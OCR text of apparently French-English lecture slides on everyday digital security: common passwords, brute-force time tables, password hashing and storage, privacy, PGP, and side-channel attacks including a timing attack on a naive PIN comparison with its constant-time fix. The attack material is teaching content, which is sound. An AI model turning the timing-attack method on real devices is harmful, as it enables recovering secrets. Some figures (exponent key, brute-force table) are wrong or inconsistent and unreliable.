



- Collision

Installation de logiciel



Installation de logiciel



Outline

La sécurité numérique est déjà là

Mais prendre de bonnes habitudes ça prend du temps ...

même quand c'est important

Devenir acteur de sa sécurité numérique

Devenir acteur de sa sécurité numérique

car la sécurité c'est pas automatique.


Sécurité de mes mots de passe

Sécurité de mes mots de passe

Top 25 en 2014

1. 123456
2. password
3. 12345
4. 12345678
5. qwerty
6. 123456789
7. 1234
8. baseball
9. dragon
10. football
11. 1234567
12. monkey
13. letmein
14. abc123
15. 111111
16. mustang
17. access
18. shadow
19. master
20. michael
21. superman
22. 696969
23. 123123
24. batman
25. trustno1

Passwords: Brute force



Quelques chiffres

number of Characters	Numbers only	Upper or lower case letters	upper or lower case letters mixed	numbers, upper and lower case letters	numbers, upper and lower case letters, symbols
3	Instantly	Instantly	Instantly	Instantly	Instantly
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	3 secs	10 secs
6	Instantly	Instantly	8 secs	3 mins	13 mins
7	Instantly	Instantly	5 mins	3 hours	17 hours
8	Instantly	13 mins	3 hours	10 days	57 days
9	4 secs	6 hours	4 days	1 year	12 years
10	40 secs	6 days	169 days	106 years	928 years
11	6 mins	169 days	16 years	6k years	71k years
12	1 hour	12 years	600 years	108k years	5m years
13	11 hours	314 years	21k years	25m years	423m years
14	4 days	8k years	778k years	1bn years	5bn years
15	46 days	212k years	28m years	97bn years	2tn years
16	1 year	512m years	1bn years	6tn years	193tn years
17	12 years	143m years	36bn years	374tn years	14qd years
18	126 years	3bn years	1tn years	23qd years	1qt years

Key:

k – Thousand (1,000 or 10^{-3})
m – Million (1,000,000 or 10^{-6})
bn – Billion (1,000,000,000 or 10^{-9})
tn – Trillion (1,000,000,000,000 or 10^{-12})
qd – Quadrillion (1,000,000,000,000,000 or 10^{-15})
qt – Quintillion (1,000,000,000,000,000,000 or 10^{-18})

Calculer la force dun mot de passe

Type de mot de passe	Taille de clé équivalente	Force	Commentaire
Mot de passe de 8 caractères dans un alphabet de 70 symboles	49	Très faible	Taille usuelle
Mot de passe de 10 caractères dans un alphabet de 90 symboles	65	Faible	
Mot de passe de 12 caractères dans un alphabet de 90 symboles	78	Faible	Taille minimale recommandée par l'ANSSI pour de passe ergonomiques ou utilisés de façon locale.
Mot de passe de 16 caractères dans un alphabet de 36 symboles	82	Moyen	Taille recommandée par l'ANSSI pour des mots d plus sûrs.
Mot de passe de 16 caractères dans un alphabet de 90 symboles	104	Fort	
Mot de passe de 20 caractères dans un alphabet de 90 symboles	130	Fort	Force équivalente à la plus petite taille de clé de l' de chiffrement standard AES (128 bits).

Suite aux fuites ...

Suite aux fuites ...

... j'ai changé mes mots de passe !

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

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Comment stocker les mots de passe ?

Stockage

- En clair
- Haché (pwd)
- Haché (pwd + Salt)
- Haché (pwd + Salt-user)
- bcrypt(pwd + Salt-user) (bcrypt = hachage plus lent)
- AES(bcrypt(pwd + Salt-user), SecretKey)

`http://linuxfr.org/users/elyotna/journaux/l-art-de-stocker-des-mots-de-passe`

Outline

Octobre 2014

TED
Ideas worth spreading

L'importance de la vie privée
Why privacy matters?

Par Glenn Greenwald


Les gens pensent ne rien avoir à cacher ...

`http://jenairienacacher.fr/`

Voyant

VIDEO

La sécurité des emails par défaut




Première demande d'E. Snowden ...

... utiliser PGP

Pretty Good Privacy

Logiciel de chiffrement, déchiffrement, signature de courriers électroniques, inventé par Phil Zimmermann en 1991.




Si la vie privée est mise hors la loi,
seuls les hors-la-loi auront une vie privée.

If privacy is outlawed, only outlaws will have privacy

Est-ce si difficile ?

1. Télécharger l'outil GPG et l'installer.
2. Générer une paire de clefs $\geq$ 4096 bits
3. Importer votre clefs
4. Télécharger les clefs de vos amis
5. Envoyer des emails chiffrés.



GnuPG

Outline

Principales propriétés de sécurité

- Confidentialité ou Secret
- Authentification
- Intégrité
- Disponibilité

Authentification

"On the Internet, nobody knows you're a dog."

Mécanismes pour l'authentification

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Other Security Properties

- Perfect Forward Secrecy
- Non-repudiation
- Équité
- Privacy

Exercice : e-services :

- e-voting
- e-auction
- e-examen
- e-reputation
- e-cash
- ...


Exercice : e-services :

- e-voting
- e-auction
- e-examen
- e-reputation
- e-cash
- ...

Users except more properties and security with electronic services!

Outline

Different Kind of Side Channel



How to determine a secret or a key by observing:

- Time : it is linked to the secret
- Power Analysis Attack: mesure the power used by the cryptosystem
- SPA (Simple), DPA (differential)
- Cache Attack: analysing the cache default can leak information
- FaultAttack: attack by injecting some faults
- Electromagnetic attack ...

First paper

Timing Attacks on Implementations of Diffie–Hellman, RSA, DSS, and Other System... Paul Kocher - CRYPTO - 1996

Naïve Example Side Channel

- Acces Control with 10 digit (0..9)
- Code composed of 4 digits
- At each mistake a red light is turn on, otherwise it is the green one

Naïve Example Side Channel

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- Code composed of 4 digits
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With at most 40 tries we can deduce he secret code.

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

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Program

```
for ( i = 0 ; i <= 7; i++)
      if ( pinCarte[i] != pinPresente[i] ) return false;
return true ;
```

- Present $n : 0, \ldots, 256$ for the first byte $(n, 0, 0, 0, 0, 0, 0, 0)$
- Measure the execution time, the maximun give the first part of the key.
- Reapeat it


We have only $8 * 256 = 2048$ possibilities.


Timing attack on Pin Code: Correction

Program

```
boolean test = true ;
for ( i = 0 ; i <= 7; i++)
    test = test && ( pinCarte[i] == pinPresente[i]);
return test ;
```

Setup for Power Analysis Attack






Simple Power Attack on RSA Signature


Signature si $y^a mod n$, where y is the message, n public and is the secret key.

Program

```
s = 1 ;
for ( i = L-1 ; i >= 0; i --) {
      s = s*s mod n ;
      if ( a [ i ] == 1)
            s = s*y mod n ;
}
```



In reality




Acoustic cryptanalysis I

In his book Spycatcher, former MI5 operative Peter Wright discusses use of an acoustic attack against Egyptian Hagelin cipher machines in 1956. The attack was codenamed "ENGULF".

HAGELIN M-209 CIPHER MACHINE (GVG / PD)

Acoustic cryptanalysis II

In 2004, Dmitri Asonov and Rakesh Agrawal of the IBM Almaden Research Center announced that computer keyboards and keypads are vulnerable to attacks based on differentiating the sound produced by different keys.



Summary

- Existence of Side Channel Attack
- 3 attacks :
  1. Naïve example
  2. PIN code
  3. Power and RSA
  4. Cache and AES

Outline

En résumé

- La sécurité est omniprésente
- **Sécurité = Cryptographie + Propriétés + Adversaires**
- Devenez acteur de votre sécurité

PASSWORDS + CHIFFRER/SIGNER VOS EMAILS

Merci pour votre attention.

Questions ?